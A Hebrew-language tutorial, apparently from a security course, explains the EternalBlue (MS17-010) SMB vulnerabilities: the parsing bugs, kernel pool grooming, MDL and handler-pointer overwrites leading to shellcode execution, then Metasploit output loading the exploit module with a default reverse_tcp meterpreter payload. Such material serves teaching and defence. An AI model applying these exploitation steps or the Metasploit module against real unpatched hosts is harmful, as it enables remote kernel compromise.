אם הנתונים שנשלחו דרך SMB_COM_TRANSACTION2 או על ידי SMB_COM_NT_TRANSACT חורגים מ- MaxBufferSize שנקבע במהלך הגדרת ההפעלה, או total_data_to_send גדול יותר מ-transmitted_data, אז העסקה משתמשת בתת פקודה SECONDARY. לכל תת פקודה יש תת פקודה המתאימה SECONDARY . התת פקודה הזו המתאימה משומשת כאשר הנתונים שנשלחו גדולים מדי עבור חבילה בודדת.

לדוגמא, נניח כי

- SMB_COM_NT_TRANSACT => SMB_COM_NT_TRANSACT_SECONDARY , הנתונים המקסימליים שניתן לשלוח מיוצגים על ידי פרמטר בשדה של גודל Dword (0xFFFFFFFF)

- SMB_COM_TRANSACTION2 => SMB_COM_TRANSACTION2_SECONDARY , הנתונים המקסימליים שניתן לשלוח מיוצגים על ידי פרמטר בשדה של גודל Word (מקסימום 0xFFFF)

- לכן, יש הבדל בין כמויות הנתונים שניתן לשלוח. ומכיוון שאין אימות לאיזו פונקציה התחילה את הטרנזקציה (SMB_COM_TRANSACTION2או SMB_COM_NT_TRANSACT), הניתוח הוא לפי סוג הטרנזקציה האחרונה. לפיכך, ניתן לשלוח SMB_COM_NT_TRANSACT ואחריו SMB_COM_TRANSACTION2_SECONDARY. מצב זה יכול להוביל לניתוח נתונים שגוי, ובאג זה מאפשר את באג A על ידי התייחסות ל- Dword כ-Word.

הסבר על הבאגים- באג C "Non-paged Pool Allocation Bug"

- בקצרה: יש באג שמאפשר להקצות נתח עם גודל מוגדר ב non-paged pool של הקרנל עם הגודל שצוין. הוא משמש בשלב טיפוח הערימה בעת יצירת חור שבהמשך יתמלא בגודל נתונים שגורם לכתיבה מחוץ לתחום לנתח הבא (באג A וגם באג B).

- בקשה של SMB_COM_SESSION_SETUP_ANDX חייבת להישלח על ידי לקוח כדי להתחיל באימות משתמש בחיבור SMB וליצור הפעלת SMB. פקודה זו משמשת להגדרת הפעלת סשן של SMB. יש לשלוח לפחות SMB_COM_SESSION_SETUP_ANDX אחד כדי לבצע כניסה של משתמש לשרת וליצור UID חוקי.

- ישנם 2 פורמטים לבקשת SMB_COM_SESSION_SETUP_ANDX: הראשון משמש לאימות NTLM-וLM, השני משמש לאימות (NTLM SSP) NTLMv2. בשני הפורמטים, הבקשה מפוצלת לשני חלקים: SMB_Parameters – מכיל פרמטרים בגדלים בין 1-4 בתים. SMB_Data – מכיל נתונים בגודל משתנה.

- בסיכום גודל השדות, בפורמט הראשון, ה- WordCount שווה ל-13 ובפורמט השני (אבטחה מורחבת), ה- WordCount שווה ל-12.

- השרת מבצע בדיקת תקינות, עם פונקציה בשם SrvValidateSmb, עבור מנות SMB הכוללות את הפורמט של SMB_Parameters ו-SMB_Data. למרות שאין באג בפונקציה, יש באג בחילוץ SMB_DATA על ידי פונקציה בשם BlockingSessionSetupAndX המחשבת בטעות את ByteCount, מה שמוביל להקצאה של גודל מבוקר - גדול יותר מנתוני החבילות - במאגר שאינו מדורג.

הסבר על הבאגים- באג C "Non-paged Pool Allocation Bug"

- הנה החלק הבאגי: בקשת SMB_COM_SESSION_SETUP_ANDX מטופלת על ידי הפונקציה BlockingSessionSetupAndX.
- מהפסאודו קוד, אנו רואים שאם נשלח בקשת SMB_COM_SESSION_SETUP_ANDX כאבטחה מורחבת (WordCount 12) עם CAP_EXTENDED_SECURITY, אך ללא FLAGS2_EXTENDED_SECURITY, הבקשה תעובד באופן שגוי כבקשת אבטחה NT (WordCount 13 מסומנת בצהוב).
- במקרה זה, הפונקציה GetNtSecurityParameters נקראת, אך היא מחשבת את ה-SMB_DATA באופן שגוי. הבקשה היא בפורמט אבטחה מורחבת (WordCount 12), אך הפונקציה מתכוונת לנתח אותה כבקשת NT Security (WordCount 13).
- כתוצאה מכך, הוא קורא את ByteCount מההיסט השגוי במבנה, ומקצה מקום ב non-paged kernel pool עבור מחרוזות Unicode, NativeOs ו-NativeLanMan, לפי ההיסט השגוי של ByteCount.
- הבאג הזה מאפשר לשלוח חבילה קטנה שמובילה להקצאה גדולה ב non-paged pool, המשמש ליצירת הקצאה גדולה כמציין מיקום.
- הקצאה זו תשוחרר מאוחר יותר (יצירת חור) ותוקצה שוב על ידי נתח NtFea שיציף את הנתח הבא.

```
BlockingSessionSetupAndX(request, smbHeader)
{
    // ...

    // check word count
    if (! (request->WordCount == 13 || (request->WordCount == 12 && (request->Capablilities & CAP_EXTENDED_SECURITY))) ) {
        // error and return
    }

    // ...

    if ((request->Capablilities & CAP_EXTENDED_SECURITY) && (smbHeader->Flags2 & FLAGS2_EXTENDED_SECURITY)) {
        // this request is Extend Security request
        GetExtendSecurityParameters(request);  // extract parameters and data to variables (allocation)
        SrvValidateSecurityBuffer(request);  // do authentication
    }
    else {
        // this request is NT Security request
        GetNtSecurityParameters(request);  // extract parameters and data to variables (allocation)
        SrvValidateUser(request);  // do authentication
    }

    // ...
}
```

טכניקת הניצול

הפרימיטיביים:


1. MDL(pMdl1) Overwrite - כאשר אנו מקבלים פרימיטיבי כתיבה ל-MDL, אנו יכולים למפות נתוני קלט/פלט לכתובת וירטואלית ספציפית. בניצול יש לנו OOB (out-of-bound) כתיבה בהקצאת srv (באג A ובאג B). לכן אנו יכולים להחליף את הכותרת של srvnet chunk (באמצעות סוג של grooming). לכן, אם נשנה אותו על ידי החלפה כלשהי, הנתונים מהלקוח ממופים לכתובת שהייתה מוחלפת. זה מאפשר לכתוב את נתוני הלקוח (שאנחנו שולטים בהם) היכן שנרצה (שליטה ב-MDL).
2. pSrvNetWskStruct Overwrite- ממוקם במבנה הכותרת של srvnet ומצביע על SrvNetWskStruct. מבנה זה מכיל מצביע לפונקציה HandlerFunction, הנקראת כאשר חיבור ה- srvnet הקשור נסגר. אם נחליף את המצביע למבנה SrvNetWskStruct בכתובת המכילה SrvNetWskStruct מזויף שעל ערכיו אנו שולטים, נוכל לשלוט בערך המצביע לפונקציה שנקראת כאשר חיבור srvnet נסגר (HandlerFunction) , אשר מוביל ל- RCE.

שימוש בפרימיטיביים כדי לקבל RCE:


- כפי שהוסבר קודם לכן, אם נחליף את ה-MDL (פרימיטיבי 1), נוכל לשלוט היכן ייכתבו הנתונים בשליטתנו (נתונים שנשלחים מהלקוח לשרת, דרך חיבור שקשור ל-srvnet).
- אם נדרוס בכתובת הוירטואלית (שדה StartVA) של ה- MDL כתובת סטטית כמו כתובת בתוך Heap של HAL, הנתונים שהלקוח שולח ימופו לכתובת וירטואלית בתוך Heap של HAL. (ל- HAL's Heap יש הרשאת ביצוע בגירסאות Windows לפני Windows 8).
- כדי לבצע את הנתונים האלה, שנכתבו לערימה של HAL (על ידי פרימיטיבי 1), עלינו לשלב אותם עם פרימיטיבי 2. אם נשנה את המצביע ל- SrvNetWskStruct כך שיצביע על אותה כתובת שנוצרה ב-MDL (כתובת סטטית בערימה של HAL), בכתובת זו (ערימה של HAL) נוכל ליצור מבנה מזויף (SrvNetWskStruct) שלפניו shellcode. לאחר מכן, shellcode ייקרא עם סגירת חיבור ה- srvnet הקשור, ואנו משיגים RCE.

זרימת הניצול


צעד 0- המצב ההתחלתי של non-paged kernel pool ושל הערימת HAL



צעד 1- הקצאת SRV לפי באג A ו-B , בצעד הזה רק החיבור לטרנזקציית Os2Fea פתוח




צעד 2- תחילה ממולא החלק מ- OS2Fea על ידי SMB_COM_NT_TRANSACT. לאחר מכן, הוא ממולא על ידי SMB_COM_NT_TRANSACT_SECONDRY
או SMB_COM_TRANSACTION2_SECONDARY כמתואר בבאג A ובאג B, אך מבלי שליחת חבילת ה- SECONDARY האחרונה (זה עדיין לא מפעיל את כתיבת OOB).




זרימת הניצול

צעד 3- פתיחת חיבורי srvnet מרובים כדי להגדיל את הסיכויים לדריסת srvnet על ידי הקדמת הקצאת srv של המרת OS2Fea ל-NtFea. שימוש בבאג A ובאג B, זה מוביל להצפת הנתח הבא (כותרת srvnet). טכניקה זו משמשת גם כטכניקת grooming. (הטכניקה מנסה לתמרן את פריסת הערימה על ידי ביצוע הקצאות ערמות בגדלים שנבחרו בקפידה)




צעד 4- בשלב זה, התוקף יוצר נתח לפי באג C. נתח זה משמש כמציין מיקום עבור Os2Fea שהומר ל-NtFea. זה צריך להיות בגודל זהה לאוברפלו של NtFeaList (חישוב שגוי, בגלל באג A). נתח זה משוחרר מאוחר יותר על ידי סגירת החיבור, ו-NtFea (כתיבה מחוץ לתחום) מוקצה במקום זאת (ממלא את החור). לפני שהוא משוחרר, מוקצים יותר נתחי srvnet (חיבורי srvnet חדשים). הוא משוחרר ממש לפני החבילה הסופית של הקצאת srv (SMB_COM_TRANSACTION2_SECONDARY) שמקצה נתח לאחסון הנתונים שהומרו ב-NtFea. סביר להניח שההקצאה הזו מאוחסנת בנתח משוחרר זה. זה חלק מטכניקת grooming.




זרימת הניצול

צעד 5- הקצאת srvnet חדשה (על ידי חיבור חדש). נתח srvnet זה ממוקם אחרי "הנתח של באג C". אם ה- NtFea ממוקם בנתח הקודם ("הנתח של באג C"), זה יוביל לגלישה של נתח ה- srvnet הזה.




צעד 6- הנתח של באג C משוחרר




זרימת הניצול

צעד 7- הנתונים האחרונים של Os2Fea נשלחים (באמצעות SMB_COM_TRANSACTION2_SECONDARY). זה מוביל להקצאה להמרת Os2Fea ל-NtFea. ה- NtFea מוקצה בחור החופשי (קודם לכן הוקצה עם הנתח לפי באג C). NtFea מחליפה (מציפה) את ה- chunk הבא, שהוא srvnet chunk. הכותרת של srvnet דורסת ומשנה את 2 מאפייני הכותרת האלה כדי להצביע על אותה כתובת בערימה של HAL, pSrvNetWskStruct, המצביע למבנה הכולל את הפונקציה שנקראת כאשר החיבור נסגר. MDL המשמש למיפוי הנתונים הנכנסים הבאים (מהמשתמש) בחיבור srvnet זה.




צעד 8- נתונים נכנסים בחיבור srvnet שהוצף מהמשתמש מגיעים. בגלל ההחלפה הקודמת של ה-MDL, הנתונים הללו נכתבים לערימת ה-HAL, במקום מקום השמור במאגר הקרנל (ערך ה- MDL לפני ההחלפה). הנתונים מהמשתמש שנכתבו לערימה של HAL מכילים מבנה מזויף (SRVNET_RECV). pSrvNetWskStruct מצביע על המבנה המזויף (SRVNET_RECV) בערימה של ה-HAL. כאשר החיבור נסגר, ה- HandlerFunction מהמבנה המזויף נקרא. הנתונים מהמשתמש לאחר המבנה המזויף מכילים את shellcode, DoublePulsar. זה כתוב אחרי המבנה המזויף לערימה של HAL.



זרימת הניצול

צעד 9- כל חיבורי ה-srvnet סגורים. בכל חיבור srvnet, ה- HandlerFunction שעליו מצביע ה- SRVNET_RECV מבוצעת. עם זאת, בחיבור srvnet שהוצף על גדותיו, המצביע ל- SRVNET_RECV (pSrvNetWskStruct) מזויף ומצביע על המבנה המזויף בערימה של HAL. ה- HandlerFunction המזויף מבוצע, אך פונקציה זו היא shellcode.



Exploiting the weakness

נחפש את המתקפה המתאימה ב- Metasploit שמנצלת את החולשה (MS17-010)

```
msf6 > search ms17

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank     Check  Description
   -  ----                                                     ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue                 2017-03-14       average  Yes    MS17-010 EternalBlue SMB R
emote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec                      2017-03-14       normal   Yes    MS17-010 EternalRomance/Et
ernalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command                     2017-03-14       normal   No     MS17-010 EternalRomance/Et
ernalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                                        normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/fileformat/office_ms17_11882             2017-11-15       manual   No     Microsoft Office CVE-2017-
11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as                            normal   No     Microsoft SQL Server Escal
ate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                       normal   No     Microsoft SQL Server SQLi
Escalate Execute AS
   7  exploit/windows/smb/smb_doublepulsar_rce                 2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Co
de Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce
```

נבחר את המתקפה הראשונה, כלומר המתקפה עם אינדקס 0 עם השם windows/smb/ms17_010_eternalblue

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

נרשום את הפקודה info על מנת לראות עוד פרטים על המתקפה

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
      Id  Name
      --  ----
  ⇒   0   Automatic Target
      1   Windows 7
      2   Windows Embedded Standard 7
      3   Windows Server 2008 R2
      4   Windows 8
      5   Windows 8.1
      6   Windows Server 2012
      7   Windows 10 Pro
      8   Windows 10 Enterprise Evaluation

Check supported:
  Yes

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
                                            sploit.html
  RPORT          445              yes       The target port (TCP)
  SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R
                                            2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, W
                                            indows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
                                            Windows Embedded Standard 7 target machines.

Payload information:
  Space: 2000
```

נוכל לראות כמה נקודות מפתח בתיאור של המתקפה

